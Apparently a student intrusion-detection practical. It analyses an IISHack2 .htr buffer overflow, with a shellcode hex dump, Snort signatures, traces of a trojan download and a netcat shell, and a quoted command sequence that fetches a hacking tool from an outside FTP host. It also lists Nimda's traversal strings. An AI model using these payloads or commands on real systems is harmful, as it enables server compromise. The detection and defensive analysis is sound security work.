0x02c0  c050 5875 f443 5251 5356 b254 ff12 ab59   .PXu.CRQSV.T...Y
0x02d0  5ae2 e643 32c0 d750 5884 c050 5875 f443   Z..C2..PX..PXu.C
0x02e0  5253 ff12 8bf0 5a33 c950 58b1 0543 32c0   RS....Z3.PX..C2.
0x02f0  d750 5884 c050 5875 f443 5251 5356 b254   .PX..PXu.CRQSV.T
0x0300  ff12 ab59 5ae2 e633 c050 4050 4050 ff57   ...YZ..3.P@P@P.W
0x0310  f489 47cc 33c0 5050 b002 66ab 58b4 5066   ..G.3.PP..f.X.Pf
0x0320  ab58 abab abb1 2190 6683 c316 8bf3 4332   .X....!.f.....C2
0x0330  c0d7 3ac8 75f8 32c0 8803 56ff 57ec 9066   ..:.u.2...V.W..f
0x0340  83ef 1092 8b52 0c8b 128b 1292 8bd7 8942   .....R.........B
0x0350  0452 6a10 52ff 77cc ff57 f85a 6683 ee08   .Rj.R.w..W.Zf...
0x0360  5643 8bf3 fcac 84c0 75fb 414e c706 8d8a   VC......u.AN....
0x0370  8d8a 8136 8080 8080 33c0 5050 6a48 53ff   ...6....3.PPjHS.
0x0380  77cc ff57 f058 5b8b d066 b8ff 0f50 5250   w..W.X[..f...PRP
0x0390  52ff 57e8 8bf0 5890 9090 9050 53ff 57d4   R.W...X....PS.W.
0x03a0  8be8 33c0 5a52 5052 56ff 77cc ff57 ec80   ..3.ZRPRV.w..W..
0x03b0  fcff 740f 5056 55ff 57d8 80fc ff74 0485   ..t.PVU.W....t..
0x03c0  c075 df55 ff57 dc33 c040 5053 ff57 e490   .u.U.W.3.@PS.W..
0x03d0  9090 90ff 6c66 736f 666d 5453 2180 8d84   ....lfsofmTS!...
0x03e0  9386 8295 2180 8d98 938a 9586 2180 8d84   ....!.......!...
0x03f0  8d90 9486 2180 8d90 9186 8f21 788a 8f66   ....!......!x..f
0x0400  9986 8421 688d 9083 828d 628d 8d90 8421   ...!h.....b....!
0x0410  7874 7064 6c54 5321 9386 8497 2194 868f   xtpdlTS!....!...
0x0420  8521 9490 848c 8695 2184 908f 8f86 8495   .!......!.......
0x0430  2188 8695 8990 9495 839a 8f82 8e86 2190   !.............!.
0x0440  988f 4f86 9986 2152 5853 4f52 574f 5256   ..O...!RXSORWORV
0x0450  514f 5254 5742 6866 7541 508f 8499 5a5a   QORTWBhfuAP...ZZ
0x0460  4f86 9986 2121 2121 2121 2121 2121 2121   O...!!!!!!!!!!!!
```

```
0x0470  2121 2121 2121 2121 2121 2121 2121 2121     !!!!!!!!!!!!!!!!
0x0480  2121 2121 2121 2121 2121 2121 2121 2121     !!!!!!!!!!!!!!!!
0x0490  2121 2121 2121 2121 2121 2121 2e68 7472     !!!!!!!!!!!!.htr
0x04a0  2048 5454 502f 312e 300d 0a0d 0a            .HTTP/1.0....
```

As you can see above, after the buffer overflow of 589 A's and at the end of the packet, there is a string "!!!!!!!!!!!!.htr", which does not match the signature in the Snort configuration seen below:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS Overflow-
htr access";flags: A+; content:"BBBB.htrHTTP"; nocase;)
```

The Snort signature is triggering off B's at the end of the packet versus !'s. As a result, I created a new signature called IIS Overflow-htr II that can be seen below:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS Overflow-
htr II access";flags: A+; content:"!!!!.htr"; nocase;)
```

This resulted in the following detect:

```
[**] WEB-IIS Overflow-htr II access [**]
10/15-16:41:20.683714 0:50:56:FF:85:A4 -> 0:50:56:FB:2D:5E type:0x800
len:0x4BB
172.16.150.136:1872 -> 172.16.150.137:80 TCP TTL:128 TOS:0x0 ID:25352
IpLen:20 DgmLen:1197 DF
***AP*** Seq: 0x1B3DC  Ack: 0x12402  Win: 0x2238  TcpLen: 20
```

To get a better look at how the attack works, the resulting Windump file is below starting after the packet above (please note, I have cut out some extraneous traffic that was not applicable to the compromise):

```
12:20:57.449420 172.16.150.136.1056 > 172.16.150.137.80: F 1158:1158(0)
ack 1 win 8760 (DF)
0x0000       4500 0028 2403 4000 8006 519a ac10 9688  E..($.@...Q.....
0x0010       ac10 9689 0420 0050 0001 1274 0000 cda7  .......P...t....
0x0020       5011 2238 23dc 0000 0000 0000 0000       P."8#.........
12:20:57.449441 172.16.150.137.80 > 172.16.150.136.1056: . ack 1159 win
7603 (DF)
0x0000       4500 0028 7700 4000 8006 fe9c ac10 9689  E..(w.@.........
0x0010       ac10 9688 0050 0420 0000 cda7 0001 1275  .....P.........u
0x0020       5010 1db3 2861 0000 0000 0000 0000       P...(a........
...
```

This is the attempt to connect to the trojan before compromise (buffer overflow) was complete:

```
12:21:13.486206 172.16.150.136.1057 > 172.16.150.137.99: S
69122:69122(0) win 8192 <mss 1460> (DF)
0x0000       4500 002c 2503 4000 8006 5096 ac10 9688  E..,%.@...P.....
```

```
0x0010       ac10 9689 0421 0063 0001 0e02 0000 0000  .....!.c........
0x0020       6002 2000 e06c 0000 0204 05b4 0000       `....l........
12:21:13.486261 172.16.150.137.99 > 172.16.150.136.1057: R 0:0(0) ack
69123 win 0
0x0000       4500 0028 7f00 0000 8006 369d ac10 9689  E..(......6.....
0x0010       ac10 9688 0063 0421 0000 0000 0001 0e03  .....c.!........
0x0020       5014 0000 1816 0000 0000 0000 0000       P.............
....
```

IISHack2 has completed the buffer overflow and is now downloading the trojan from the web server or web space specified in the command-line:

```
12:21:26.290839 172.16.150.137.1035 > 172.16.150.136.80: S
52660:52660(0) win 8192 <mss 1460> (DF) [tos 0x86,ECT]
0x0000       4586 002c 8900 4000 8006 ec12 ac10 9689  E..,..@.........
0x0010       ac10 9688 040b 0050 0000 cdb4 0000 0000  .......P........
0x0020       6002 2000 20e4 0000 0204 05b4 0000       `.............
12:21:26.291414 172.16.150.136.80 > 172.16.150.137.1035: S
69141:69141(0) ack 52661 win 8760 <mss 1460> (DF)
0x0000       4500 002c 2d03 4000 8006 4896 ac10 9688  E..,-.@...H.....
0x0010       ac10 9689 0050 040b 0001 0e15 0000 cdb5  .....P..........
0x0020       6012 2238 1085 0000 0204 05b4 0000       `."8..........
12:21:26.302065 172.16.150.137.1035 > 172.16.150.136.80: . ack 1 win
8760 (DF) [tos 0x86,ECT]
0x0000       4586 0028 8a00 4000 8006 eb16 ac10 9689  E..(..@.........
0x0010       ac10 9688 040b 0050 0000 cdb5 0001 0e16  .......P........
0x0020       5010 2238 2842 0000 0000 0000 0000       P."8(B........
12:21:26.302186 172.16.150.137.1035 > 172.16.150.136.80: P 1:73(72) ack
1 win 8760 (DF) [tos 0x86,ECT]
0x0000       4586 0070 8b00 4000 8006 e9ce ac10 9689  E..p..@.........
0x0010       ac10 9688 040b 0050 0000 cdb5 0001 0e16  .......P........
0x0020       5018 2238 d125 0000 4745 5420 2f6e 6378  P."8.%..GET./ncx
0x0030       3939 2e65 7865 0d0a 0d0a 0000 0000 0000  99.exe..........
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0060       0000 0000 0000 0000 0000 0000 0000 2e68  ..............h
```

Please note the rest of the trace of the downloading of this trojan was pruned.

```
....
12:21:36.850593 172.16.150.136.1059 > 172.16.150.137.99: S
69148:69148(0) win 8192 <mss 1460> (DF)
0x0000       4500 002c 5c03 4000 8006 1996 ac10 9688  E..,\.@.........
0x0010       ac10 9689 0423 0063 0001 0e1c 0000 0000  .....#.c........
0x0020       6002 2000 e050 0000 0204 05b4 0000       `....P........
12:21:36.850716 172.16.150.137.99 > 172.16.150.136.1059: S
52662:52662(0) ack 69149 win 8760 <mss 1460> (DF)
0x0000       4500 002c 9a00 4000 8006 db98 ac10 9689  E..,..@.........
0x0010       ac10 9688 0063 0423 0000 cdb6 0001 0e1d  .....c.#........
0x0020       6012 2238 1051 0000 0204 05b4 0000       `."8.Q........
12:21:36.857718 172.16.150.136.1059 > 172.16.150.137.99: . ack 1 win
8760 (DF)
0x0000       4500 0028 5d03 4000 8006 189a ac10 9688  E..(].@.........
0x0010       ac10 9689 0423 0063 0001 0e1d 0000 cdb7  .....#.c........
0x0020       5010 2238 280e 0000 0000 0000 0000       P."8(.........
12:21:37.217917 172.16.150.137.99 > 172.16.150.136.1059: P 1:91(90) ack
1 win 8760 (DF)
```

```
0x0000        4500 0082 9b00 4000 8006 da42 ac10 9689  E.....@....B....
0x0010        ac10 9688 0063 0423 0000 cdb7 0001 0e1d  .....c.#........
0x0020        5018 2238 47e4 0000 4d69 6372 6f73 6f66  P."8G...Microsof
0x0030        7428 5229 2057 696e 646f 7773 204e 5428  t(R).Windows.NT(
0x0040        544d 290d 0a28 4329 2043 6f70 7972 6967  TM)..(C).Copyrig
0x0050        6874 2031 3938 352d 3139 3936 204d 6963  ht.1985-1996.Mic
0x0060        726f 736f 6674 2043 6f72 702e 0d0a 0d0a  rosoft.Corp.....
0x0070        433a 5c57 494e 4e54 5c73 7973 7465 6d33  C:\WINNT\system3
0x0080        323e                                    2>
12:21:37.302456 172.16.150.136.1059 > 172.16.150.137.99: . ack 91 win
8670 (DF)
0x0000        4500 0028 5e03 4000 8006 179a ac10 9688  E..(^.@.........
0x0010        ac10 9689 0423 0063 0001 0e1d 0000 ce11  .....#.c........
0x0020        5010 21de 280e 0000 0000 0000 0000       P.!.(.........
```

As you can see by the yellow highlighted section, netcat finally does bind to port 99 and a successful connection is made to the trojan which results in the NT command line being returned.

After this point, it would be simple to download a utility such as pwdump, BackOrifice or any other root kit. This is easily demonstrated in a script found on http://www.megasecurity.org/trojans/iishack/lisHack.htm:

C:\> **echo anonymous > myscript.txt**
C:\> **echo joe@blow.com >> myscript.txt**
C:\> **echo cd pub >> myscript.txt**
C:\> **echo binary >> myscript.txt**
C:\> **echo get hacktool.exe >> myscript.txt**
C:\> **echo bye >> myscript.txt**
C:\> **ftp -s:myscript.txt ftp.myserver.com**
C:\> **del myscript.txt**

After this, the machine is completely compromised and can be used as a foothold for future attacks. This would include attacks on machines internal to the company hosting the compromised web server or other external servers susceptible to this attack.

In addition to this attack being a learning exercise, it also demonstrates one of the major weaknesses of signature-based Intrusion Detection Systems. If a System administrator were to rest on his or her laurels and feel that they are protected by having an IDS system in place, they are sadly mistaken. If you do not keep up with signature updates of your IDS system, attacks will be performed unnoticed. The scary realization is that even if you are up to date with your signatures, one little modification to the code of an attack can make your IDS system blind to the attack. The unfortunate part is that at this time there is no solution to this dilemma except for IDS systems that look for anomalous activity, but they are not even fool proof.

Unfortunately, signature based IDSs are not the cure-all for Internet security, but rather just a tool in the security analysts belt to protect the network. The cure in this attack would be to ensure that the services on this box were patched to the proper level. This demonstrates that due diligence is needed in keeping up with patches that are available to address security issues. In addition, your firewall should only allow the necessary services through and you need to ensure that the IDS systems are as up to date as possible. Otherwise, it does not matter how many Firewalls or IDS systems are put in place to protect these systems, the risk will still exist that these systems are compromised.

References:

Microsoft - http://www.microsoft.com/TechNet/security/bulletin/ms99-019.asp?frame=true

eEye Digital Security - http://www.eEye.com

http://rootx.ellicit.org/exploits/exe/

Stuart McClure, Joel Scambray & George Kurtz. *Hacking Exposed, Network Security Secrets & Solution.* Berkeley:Osborne, 1999 *p.416-417*

http://www.bhs.silesianet.pl/html/iisbug.html

http://www.megasecurity.org/trojans/iishack/lisHack.htm

Assignment #2: Network Detects

Detect #1 - Possible Nimda Worm Activity:

```
[**] WEB-../.. [**]
10/08-15:08:34.366861 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0xAB
199.203.18.237:1673 -> MY.NET.1.17:80 TCP TTL:113 TOS:0x0 ID:40927
IpLen:20 DgmLen:157 DF
***AP*** Seq: 0xF86160A1  Ack: 0x80A54546  Win: 0x4470  TcpLen: 20

[**] WEB-../.. [**]
10/08-15:08:35.023536 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0xAB
199.203.18.237:1707 -> MY.NET.1.17:80 TCP TTL:113 TOS:0x0 ID:41205
IpLen:20 DgmLen:157 DF
***AP*** Seq: 0xF87BBF30  Ack: 0x80A7F9E2  Win: 0x4470  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
10/08-15:08:35.542442 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0xC7
199.203.18.237:1741 -> MY.NET.1.17:80 TCP TTL:113 TOS:0x0 ID:41405
IpLen:20 DgmLen:185 DF
***AP*** Seq: 0xF898390B  Ack: 0x80AADD5D  Win: 0x4470  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
10/08-15:08:35.542442 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0xC7
199.203.18.237:1741 -> MY.NET.1.17:80 TCP TTL:113 TOS:0x0 ID:41405
IpLen:20 DgmLen:185 DF
***AP*** Seq: 0xF898390B  Ack: 0x80AADD5D  Win: 0x4470  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
10/08-15:08:35.542442 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0xC7
199.203.18.237:1741 -> MY.NET.1.17:80 TCP TTL:113 TOS:0x0 ID:41405
IpLen:20 DgmLen:185 DF
***AP*** Seq: 0xF898390B  Ack: 0x80AADD5D  Win: 0x4470  TcpLen: 20
```

Source of the Trace: This attack was seen on our network as well as throughout the rest of Internet.   It appears as two different attacks, a directory traversal attack and a IIS Unicode attack, but in reality it is a probe from the Nimda worm. This is obvious when the Windump of the actvity is looked at:

```
15:08:34.366861 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 171:
199.203.18.237.1673 > MY.NET.1.17.80: P 4167131297:4167131414(117) ack
2158314822 win 17520 (DF)
    0x0000    4500 009d 9fdf 4000 7106 ff4e c7cb 12ed      E.....@.q..N....
    0x0010    c762 c811 0689 0050 f861 60a1 80a5 4546      .b.....P.a`...EF
    0x0020    5018 4470 d8cd 0000 4745 5420 2f5f 7674      P.Dp....GET./_vt
    0x0030    695f 6269 6e2f 2e2e 2535 632e 2e2f 2e2e      i_bin/..%5c../..
```

```
    0x0040    2535 632e 2e2f 2e2e 2535 632e 2e2f 7769    %5c../..%5c../wi
    0x0050    6e6e 742f 7379 7374 656d 3332 2f63 6d64    nnt/system32/cmd
    0x0060    2e65 7865 3f2f 632b 6469 7220 4854 5450    .exe?/c+dir.HTTP
    0x0070    2f31 2e30 0d0a 486f 7374 3a20 7777 770d    /1.0..Host:.www.
    0x0080    0a43 6f6e 6e6e 6563 7469 6f6e 3a20 636c    .Connnection:.cl
    0x0090    6f73 650d 0a0d 0a73 650d 0a0d 0a            ose....se....
    15:08:35.023536 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 171:
199.203.18.237.1707 > MY.NET.1.17.80: P 4168859440:4168859557(117) ack
2158492130 win 17520 (DF)
    0x0000    4500 009d a0f5 4000 7106 fe38 c7cb 12ed    E.....@.q..8....
    0x0010    c762 c811 06ab 0050 f87b bf30 80a7 f9e2    .b.....P.{.0....
    0x0020    5018 4470 ca72 0000 4745 5420 2f5f 6d65    P.Dp.r..GET./_me
    0x0030    6d5f 6269 6e2f 2e2e 2535 632e 2e2f 2e2e    m_bin/..%5c../..
    0x0040    2535 632e 2e2f 2e2e 2535 632e 2e2f 7769    %5c../..%5c../wi
    0x0050    6e6e 742f 7379 7374 656d 3332 2f63 6d64    nnt/system32/cmd
    0x0060    2e65 7865 3f2f 632b 6469 7220 4854 5450    .exe?/c+dir.HTTP
    0x0070    2f31 2e30 0d0a 486f 7374 3a20 7777 770d    /1.0..Host:.www.
    0x0080    0a43 6f6e 6e6e 6563 7469 6f6e 3a20 636c    .Connnection:.cl
    0x0090    6f73 650d 0a0d 0a73 650d 0a0d 0a            ose....se....
    15:08:35.542442 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 199:
199.203.18.237.1741 > MY.NET.1.17.80: P 4170725643:4170725788(145) ack
2158681437 win 17520 (DF)
    0x0000    4500 00b9 a1bd 4000 7106 fd54 c7cb 12ed    E.....@.q..T....
    0x0010    c762 c811 06cd 0050 f898 390b 80aa dd5d    .b.....P..9....]
    0x0020    5018 4470 1095 0000 4745 5420 2f6d 7361    P.Dp....GET./msa
    0x0030    6463 2f2e 2e25 3563 2e2e 2f2e 2e25 3563    dc/..%5c../..%5c
    0x0040    2e2e 2f2e 2e25 3563 2f2e 2e35 3563 2f2e    ../..%5c/..55c/.
    0x0050    2e25 6331 2531 632e 2e2f 2e2e 2563 3125    .%c1%1c../..%c1%
    0x0060    3163 2e2e 2f2e 2e25 6331 2531 632e 2e2f    1c../..%c1%1c../
    0x0070    7769 6e6e 742f 7379 7374 656d 3332 2f63    winnt/system32/c
    0x0080    6d64 2e65 7865 3f2f 632b 6469 7220 4854    md.exe?/c+dir.HT
    0x0090    5450 2f31 2e30 0d0a 486f 7374 3a20 7777    TP/1.0..Host:.ww
    0x00a0    770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20    w..Connnection:.
    0x00b0    636c 6f73 650d 0a0d 0a                     close....
...
```

Detect was generated by: The detects were generated by Snort Intrusion Detection System for Windows version 1.7 with the default ruleset downloaded with the application. The first detect was the IIS Directory Traversal attack as seen in the Snort IDS log as "[**] WEB-../.. [**]," followed up by up by a "[**] spp_http_decode: IIS Unicode attack detected [**]" detect from four different IP addresses (although information from the first address was the only one included in this detect):
199.203.18.237
199.185.48.63
199.218.192.247

202.109.114.145

Probability the Source was Spoofed:
This attack is probably not spoofed. The attack was directed by the Nimda worm at our class C network. The reason that is probably not spoofed is that the characteristics of the worm dictate that it choose its destination using the following criteria:

50% of the time, they will attempt to compromise systems that have the same first 2 octets in common with them.
25% of the time, they will attempt to compromise systems that have the same first octet in common with them.
25% of the time, they will choose random hosts to attack

Description of the Attack:
This complicated worm in that it propagates in several different manners (from CERT advisory CA-2001-26 Nimda Worm - posted September 18,2001):

* From client to client via email
* From client to client via open network shares
* From web server to client via browsing of compromised web sites
* From client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities
* From client to web server via scanning for the back doors left behind by the "Code Red II", and "sadmind/IIS" worms

Attack Mechanism:

E-Mail propagation:
The worm takes advantage of a vulnerability in how Microsoft Internet Explorer (IE) 5.5 (on the x86 architecture) handles embedded MIME types. Vulnerable configurations of IE will automatically run attachments that arrive via HTML mail once the mail message is previewed or opened, thus infecting the machine. The worm then attempts to propagate via e-mail using .htm or .html files cached in IE's web cache. It also will use e-mail addresses in the infected machines mailbox.

Once the machine is infected, it attempts to find IIS Web Servers to infect using the Web directory traversal vulnerability for IIS as well as looks for servers that were previously infected with the Code Red II and Sadmin/IIS worms.

According to CERT Advisory CA-2001-26 machines infected with the Nimda worm will attempt to infect other hosts using semi-random IP destination addresses:
50% of the time, they will attempt to compromise systems that have the same first 2 octets in common with them.

25% of the time, they will attempt to compromise systems that have the same first octet in common with them.
25% of the time, they will choose random hosts to attack.

The attack starts by first probing servers for IIS's Web traversal vulnerability using the following strings:

"GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
Note: The first four entries in these sample logs denote attempts to connect to the backdoor left by Code Red II, while the remaining log entries are examples of exploit attempts for the Directory Traversal vulnerability. "

Once a Web server is infected, that server attempts to download the Nimda worm from the infector via TFTP (69/UDP). Then the worm copies itself to various areas of the hard-drive as well as attempts to copy itself via open shares. Lastly, it will append a piece of Java code to HTM and HTML files on the web server that could be used to infect any users that visit that web server, thus allowing a client to be infected in that manner as well.

The worm also opens several backdoors via the file share c$ and enabling the Guest account for login (which is usually disabled) after it is added to the Administrator's group.

Correlations:
This attack is still being seen from various networks on the Internet. Although the worm is still propagating, and is being seen by many sources, its impact is decreasing for two different reasons. One, many of the systems that were compromised have been patched. Two, many ISPs are now starting to black hole networks that have been compromised in order to protect other vulnerable

systems from being compromise and also more importantly, to reduce the bandwidth that these systems are taking up attempting to compromise other systems.

Evidence of Active Targetting: This is a general scan by a worm, but there is an piece of the worm that does provide some active targeting. This is because the worm will generally (75% of the time) attempt to attack systems from the same class A & B Networks assuming that the hosts have the same ISP.

Severity (criticality + lethality) - countermeasures (system + network):
Criticality = 4 (attack focused on web servers)
Lethality = 5 (Administrator Access Possible + bandwidth utilization taken up by probes + system utilization increases)
System Countermeasures = 5 (all systems patched against the Web traversal and Unicode attack)
Network Countermeasures = 3 (Firewall will allow attack through since port 80 to the web server is typically open - but IDS systems in place to kill attack)

Severity = (4+5) - (5+3) = 9-8 = 1

Since the severity is 1, this is not a critical attack, therefore, our Security department was made aware of the worm, but no action was necessary beyond this point. Bandwidth was monitored to determine the worm's probe impact. This was found to be minimal.

Defensive Recommendations:
Use the IDS systems to kill the attempts from the hosts that have been compromised. If necessary, have an Access Control List entered at the ISP level to block connections from the infected host(s) or network(s). Ensure all IIS servers are completely patched.

Multiple Choice Question:
Which of the following is not a signature of the Nimda Worm:

a) GET./_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
b) GET./_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
c)GET./msadc/..%5c../..%5c../..%5c/..55c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
d) GET./AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.....

The answer is D. D is the signature for the HTR Buffer overflow (Code Red).

Detect #2 - Large ICMP Packets - DoS Attempt or MTU Discovery?:

```
[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:02:36.975334 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:19950 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:02:39.744025 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:1509 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:02:44.165112 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:4054 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:02:44.220786 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:23999 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:02:44.677047 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:40573 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:02:58.285026 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:44878 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:03:40.532700 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:48 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:03:58.290354 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:10256 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:06:51.366575 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:33002 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:06:57.007003 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:19031 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:06:57.018232 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:4009 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:06:58.243292 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:37442 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:07:44.079211 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:31422 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:07:44.134947 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:43844 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:08:26.723847 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:59147 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:08:44.183510 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:4305 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:09:09.505027 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:36121 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:10:03.561833 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:1723 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:10:58.152653 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:34019 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:11:15.145799 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.7 ICMP TTL:242 TOS:0x0 ID:30787 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:11:44.128836 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
